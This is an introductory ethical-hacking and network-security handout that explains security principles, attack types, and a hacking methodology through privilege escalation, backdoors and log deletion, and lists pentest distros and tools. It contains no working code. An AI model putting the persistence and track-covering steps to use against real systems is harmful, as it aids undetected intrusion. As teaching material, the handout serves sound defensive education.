Fridolin's.co.ltd

Web | Mobile Application development

NETWORK SECURITY AND ETHICAL HACKING TECHNIQUES

Prepared by: FRIDOLIN MPIZA, Tanzania Network and Software Engineer

Tel: (+255) 683 168 429 / (+255) 713 826 484

Website: fmpiza.github.io/webfridolin

CYBER SECURITY

Cybersecurity is the convergence of people, processes and technology that come together to protect organisations, individuals or networks from digital attacks.

Information security in past & present

✓ **Traditional Information Security**
- keep the cabinets locked
- put them in a secure room
- human guards
- electronic surveillance systems
- in general: physical and administrative mechanism

✓ **Modern World**
- Data are in computers
- Computers are interconnected

Computer and Network Security

- **Security Objectives/Principles: CIA Triad and Beyond**





Figure 1.1 The Security Requirements Triad



- **Confidentiality / Data Confidentiality**
  - Assures that private or confidential information is not made available or disclosed to unauthorized individuals

- **Integrity / Data Integrity**
  - Assures that information changed only in a specified and authorized manner

- **Availability**
  - Assures that systems work promptly and service is not denied to authorized users

Additional concepts:

- **Authenticity**
  - Verifying that users are who they say they are and that each input arriving at the system came from a trusted source

- **Accountability**
  - Being able to trace the responsible party/process/entity in case of a security incident or action.

Hashing Algorithm

A hashing algorithm is a cryptographic hash function. It is a mathematical algorithm that maps data of arbitrary size to a hash of a fixed size. It's designed to be a one-way function, infeasible to invert. However, in recent years several hashing algorithms have been compromised.

Encryption

Encryption is the process of encoding a message or information in such a way that only authorized parties can access it and those who are not authorized cannot. Encryption does not itself prevent interference but denies the intelligible content to a would-be interceptor.

Availability

Availability ensures that information and resources are available to those who need them. It is implemented using methods such as hardware maintenance, software patching and network optimization.

Services, Mechanisms, Attacks

- **aspects of information security:**
- security attacks (and threats), actions that (may) compromise security
- security services, services counter to attacks
- security mechanisms, used by services e.g. secrecy is a service, encryption (a.k.a. encipherment) is a mechanism

Attacks

Attacks on computer systems

- break-in to destroy information
- break-in to steal information
- blocking to operate properly
- malicious software, wide spectrum of problems

Source of attacks

- **Insiders**
- **Outsiders**

Attacks

- **Network Security**
- Active attacks
- Passive attacks

- **Passive attacks**
- **interception of the messages**

– What can the attacker do?, use information internally

– hard to understand


• release the content

– can be understood

• traffic analysis

– hard to avoid

– Hard to detect, try to prevent



(a) Passive attacks

(b) Active attacks

Figure 1.2 Security Attacks

- ✓ **Active attacks**
- Attacker actively manipulates the communication.

Masquerade


- pretend as someone else
- possibly to get more privileges


Replay


- passively capture data and send later

Denial-of-service

- prevention the normal use of servers, end users, or network itself


Darth
Message from Darth
that appears to be
from Bob
Bob
Internet or
other comms facility
Alice


Darth
Capture message from
Bob to Alice; later
replay message to Alice
Bob
Internet or
other comms facility
Alice



Darth
Darth disrupts service provided by server
Internet or other comms facility
Bob
Server

Deny

- repudiate sending/receiving a message later

Modification

- change the content of a message


Darth
Darth modifies message from Bob to Alice
Internet or other comms facility
Bob
Alice

Attacks

- Botnets.
- Distributed denial-of-service (DDoS)
- Hacking.
- Malware.
- Pharming.
- Phishing.
- Ransomware.
- Spam.

Basic Security Services

- **Authentication**

- assurance that the communicating entity is the one it claims to be peer entity authentication, mutual confidence in the identities of the parties involved in a connection, Data-origin authentication and assurance about the source of the received data

- **Access Control**

- prevention of the unauthorized use of a resource to achieve this, each entity trying to gain access must first be identified and authenticated, so that access rights can be tailored to the individual

- **Data Confidentiality**

- protection of data from unauthorized disclosure (against eavesdropping), traffic flow confidentiality is one step ahead, this requires that an attacker not be able to observe the source and destination, frequency, length, or other characteristics of the traffic on a communications facility

- **Data Integrity**


- assurance that data received are exactly as sent by an authorized sender i.e. no modification, insertion, deletion, or replay

- **Non Repudiation**

- protection against denial by one of the parties in a communication, Origin non-repudiation, proof that the message was sent by the, specified party, Destination non-repudiation, proof that the message was received by the specified party

Relationships

- among integrity, data-origin, authentication and non-repudiation



Security Mechanisms

- **Cryptographic Techniques**
- will see next

- **Software and hardware for access limitations**
- Firewalls

- **Intrusion Detection and Prevention Systems**
- **Traffic Padding**
- against traffic analysis

- **Hardware for authentication**
- Smartcards, security tokens

- **Security Policies / Access Control**
- define who has access to which resources.

- **Physical security**
- Keep it in a safe place with limited and authorized physical access

Attack Surfaces

- An attack surface consists of the reachable and exploitable vulnerabilities in a system. Examples: Open ports on outward facing Web and other servers, and code listening on those ports. Services available in a firewall, Code that processes incoming data, email, XML, office documents, etc. Interfaces and Web forms, An employee with access to sensitive information vulnerable to a social engineering attack

Attack Surface Categories

- **Network attack surface**
- Refers to vulnerabilities over an enterprise network, wide-area network, or the Internet, E.g. DoS, intruders exploiting network protocol vulnerability

- **Software attack surface**
- Refers to vulnerabilities in application, utility, or operating system code

- **Human attack surface**
- Refers to vulnerabilities created by personnel or outsiders, E.g. social engineering, insider traitors

Antivirus Defense Mechanism

- Signature-based
- Requires update
- Not suitable for every virus

Social Networks

- Twitter, Facebook, Instagram

- Vehicle for cyber attacks

- Vehicle for propaganda spreading

- Vehicle for cyber terrorism coordination


- Vehicle for information gathering(target)

The Intrusion Triangle

- **Motive:** An intruder must have a reason to want to breach the security of your network (even if the reason is "just for fun"); otherwise, he/she won't bother.

- **Means :** An intruder must have the ability (either the programming knowledge, or, in the case of "script kiddies," the intrusion software written by others), or he/she won't be able to breach your security.

- **Opportunity:** An intruder must have the chance to enter the network, either because of flaws in your security plan, holes in a software program that open an avenue of access, or physical proximity to network components; if there is no opportunity to intrude, the would-be hacker will go elsewhere.



ETHICAL HACKING TECHNIQUES

Ethical hacking also known as penetration testing or white-hat hacking, involves the same tools, tricks, and techniques that hackers use,but with one major difference that Ethical hacking is legal.

Independent computer security Professionals breaking into the computer systems.

Neither damage the target systems nor steal information.

Evaluate target systems security and report back found to owners about the bugs.

Who are Hackers?

A person who enjoys learning details of a programming language or system. A person who enjoys actually doing the programming rather than just theorizing about it. A person capable of appreciating someone else's hacking. A person who picks up programming quickly. A person who is an expert at a particular programming language or system.

Why do hackers hack?


Just for fun, Show off, Hack other systems secretly, Notify many people their thought, Steal important information or Destroy enemy’s computer network during the war.

Ethical Hackers but not Criminal Hackers

Completely trustworthy, Strong programming and computer networking skills, Learn about the system and trying to find its weaknesses and Learn techniques of Criminal hackers-Detection-Prevention.

Types of Hackers

- **Black Hat Hacker**
- **White Hat Hacker**
- **Grey Hat Hacker**



- **Black Hat Hackers**

  A black hat hackers or crackers are individuals with extraordinary computing skills, resorting to malicious or destructive activities.

  That is black hat hackers use their knowledge and skill for their own personal gains probably by hurting others.

- **White Hat Hacker**

  A White hat hackers are those individuals with no destructive activities to a victim.

- **Grey Hat Hacker**

  These are individuals who work both offensively and defensively at various times. We cannot predict their behavior. Sometimes they use their skills for the common good while in some other times he uses them for their personal gains.

What should you do after being hacked?

Shutdown or turn off the system

Separate the system from network

Restore the system with the backup or reinstall all programs

Connect the system to the network

It can be good to call the police

Hacking Process

- **Foot Printing (Reconnaissance)**
- **Scanning**
- **Gaining Access (Exploitation)**
- **Privilege Escalation (Root access)**
- **Maintaining Access**
- **Cover the tracks**

- **Foot Printing**

- Whois lookup
- NS lookup
- IP lookup

- **Scanning**

- Port Scanning
- Network Scanning
- Finger Printing
- Fire Walking


- **Gaining Access**

- Password Attacks
- Social Engineering
- Viruses

- **Maintaining Access**

- **Os BackDoors**
- **Trojans**
- **Clears Tracks**

Why do you need Ethical hacking?



Required Skills of an Ethical Hacker

Microsoft: skills in operation, configuration and management.

Linux: knowledge of Linux/Unix; security setting, configuration, and services.

Firewalls: configurations, and operation of intrusion detection systems.

Routers: knowledge of routers, routing protocols, and access control lists

Mainframes: knowledge of mainframes

Network Protocols: TCP/IP; how they function and can be manipulated.

Project Management: leading, planning, organizing, and controlling a penetration testing team.

What do hackers do after hacking?

- **Patch Security hole**
  The other hackers can’t intrude

- **Clear logs and hide themselves**

- **Install rootkit (backdoor)**
  The hacker who hacked the system can use the system later
  It contains trojan virus, and so on

- **Install irc related program**
  identd, irc, bitchx, eggdrop, bnc

- **Install scanner program**
  mscan, sscan, nmap

- **Install exploit program**
- **Install denial of service program**
- **Use all of installed programs silently**

Advantages of Ethical Hacking

- To catch a thief you have to think like a thief.
- Helps in closing the open holes in the system network.
- Provides security to banking and financial establishments.
- Prevents website defacements.

Disadvantages of Ethical Hacking

- All depends upon the trustworthiness of the ethical hacker
- Hiring professionals is expensive.

Future Enhancements

As it an evolving branch the scope of enhancement in technology is immense. No ethical hacker can ensure the system security by using the same technique repeatedly. More enhanced software's should be used for optimum protection.

Virtual Lab Setup

HOW TO SETUP VIRTUAL PENETRATION TESTING LAB

To get started with penetration testing you need to have a virtual environment running on your local host, there are many virtual environment platforms, but the most common ones include oracle virtual box and VMware. You can download them in

- Oracle Virtual Box - https://www.virtualbox.org/wiki/Downloads
- VMware - https://www.vmware.com/

After that the next step is to download an OS system to run on the virtual box and for our case it would be Kali Linux which can be download at https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

Once downloaded please follow these YouTube links created by Hackersploit to see how you can setup the OS on the virtual environments

- how to install kali Linux on a virtual machine - https://youtu.be/od9jo8tvZUs
- how to install kali Linux on VMware - https://youtu.be/ShOb8bQ_h_I

Distros for Pentesting

- **Kali Linux** – widely known for ethical hacking and penetration testing

- **Blackbox** – it's an ubuntu distro for penetration testing and security assessment purpose

- **Parrot OS** – its for penetration testers who need cloud friendly environment with online anonymity and encrypted system

- **Black Arch –** used for penetration testing and security research

- **DEFT** – also known as Digital Evidence and Forensics Toolkit (DEFT) used for computer forensics with the purpose of running live systems without corrupting and tampering devices connected to the PC where booting takes place

- **Samurai Web Testing Framework** – is used for web penetration testing.
- **CAINE** – also known as Computer Aided Investigative Environment. It is solely focused of Digital forensics
- **Network Security Toolkit** – it provides security professionals and network administrators with a wide range of open source network security tools.
- **Gugtraq** - II -is focused on digital forensics, penetration testing, malware laboratories and GSM forensic. It also has over 500 ethical security hacking tools installed and configured
- **CYBORG HAWK LINUX** – is used for network security and assessment and digital forensics
- **Weakerthan** – used for wireless hacking as it contains plenty of wireless tools

VAPT

- **Vulnerability Assessment –** is the process of looking for weakness in the systems before they are being exploited by hackers

- **Penetration Testing –** is the process of trying to exploit a network by covering all hacking methodologies with other similar hacking techniques as a black hat hacker would do according to EC-COUNCIL

Security Teams

The cyber security is divided into two teams;

- **Blue team –** they are the individuals who are responsible for implementing the security of the organization and ensuring the security controls are put into place

- **Red team** – they are the individuals who are responsible for testing the security that have been implemented by the blue team by trying to hack there way through the system

The OSI model

Understanding the open system interconnection (OSI) model is an important part of hacking, you need to know and understand how application and systems communicate and function over the system.

Areas of Application

- Web penetration testing
- Network penetration testing
- Application penetration testing
- Mobile penetration testing
- Wireless penetration testing
- IoT penetration testing

HACKING METHODOLOGIES

The process of looking for systems vulnerabilities as well as presenting the evidence of theory attacks to show the vulnerabilities are obvious. Good penetration usually provides suggestions for directing and correcting the issue that was encountered during the analysis, in other terms these techniques are applied to improve the security of the systems against attacks.

The main reason is to identify security issues by applying a methodology, tools and techniques as an attacker.

- ## RECONNAISSANCE

Is the most important phase of the hacking methodology. You can never win a war if you haven't gathered enough information about your enemy. The importance of reconnaissance is to gather information and facts about your target. At this stage there are two ways of gathering information and this includes.

Passive – this is where the attacker doesn’t actively engage the system, they gather information based on online information which they might come across

Active – this is where the attacker actively engages the system in order to gather information

- **SCANNING**

Is the process of identifying set of active machines, ports and services, discovering operating system architecture of the target, identifying vulnerabilities and threats in the network. Scanning is usually used by hackers to create a profile about the targeted organization.

- **ENUMERATION**

Is the process of extracting user names, machine names, network resources, shares and services from the computer system. Here is where the hacker makes an active connection to the system to perform direct queries to gain more information about the target.

- **EXPLOITATION**

Is the process of executing the attack based on the information that has been gathered in the previous stage. In this stage is where the hacker performs that actual hacking itself using the hacking the tools exposed to him.

- **PRIVILEGE ESCALATION**

Is the process of obtaining privileges that are granted to higher privileged accounts than the attacker broke into originally. The goal of this step is to move from a low-level account all the way up to the administrator account to have full access and control of the system

- **PRESENCE MAINTENANCE**

Is the process of creating an unknown entrance that will allow you to come back into the system anytime the hackers to come back without being detected, this can be achieved by planting a backdoor on to the system

- **COVERING TRACKS**

Is the process of removing any signs of evidence that you were in the system. The hacker would delete log files and remove any other related evidence that need to be deleted so that the system admin wouldn't know that the system was attacked.

- **REPORT WRITING**

Is the process of documenting all the findings that you made during your exploitation of the system on how you managed to exploit it, and also recommend some solutions on how they could stop that to occur in the future**.**

ETHICAL HACKING TOOLS


The tools mentioned in this article are solely based on the authors preference but there are other tools which a user could use to exploit the same service. Please take time and research on other tools and look for the tool that works better for you. More options of tools could be found on kali Linux's website https://tools.kali.org/tools-listing where there are a lot of options of tools which you could look at and practice on but also other tools could be found on GitHub.

BASIC LIST

Hackers are exposed to different type of tools that can be used to gather information, enumerate and exploit a system. Each tool serves a specific function to a hacker. The following is a list of tools that could be used by a hacker to attack a system:

- **netdiscover**

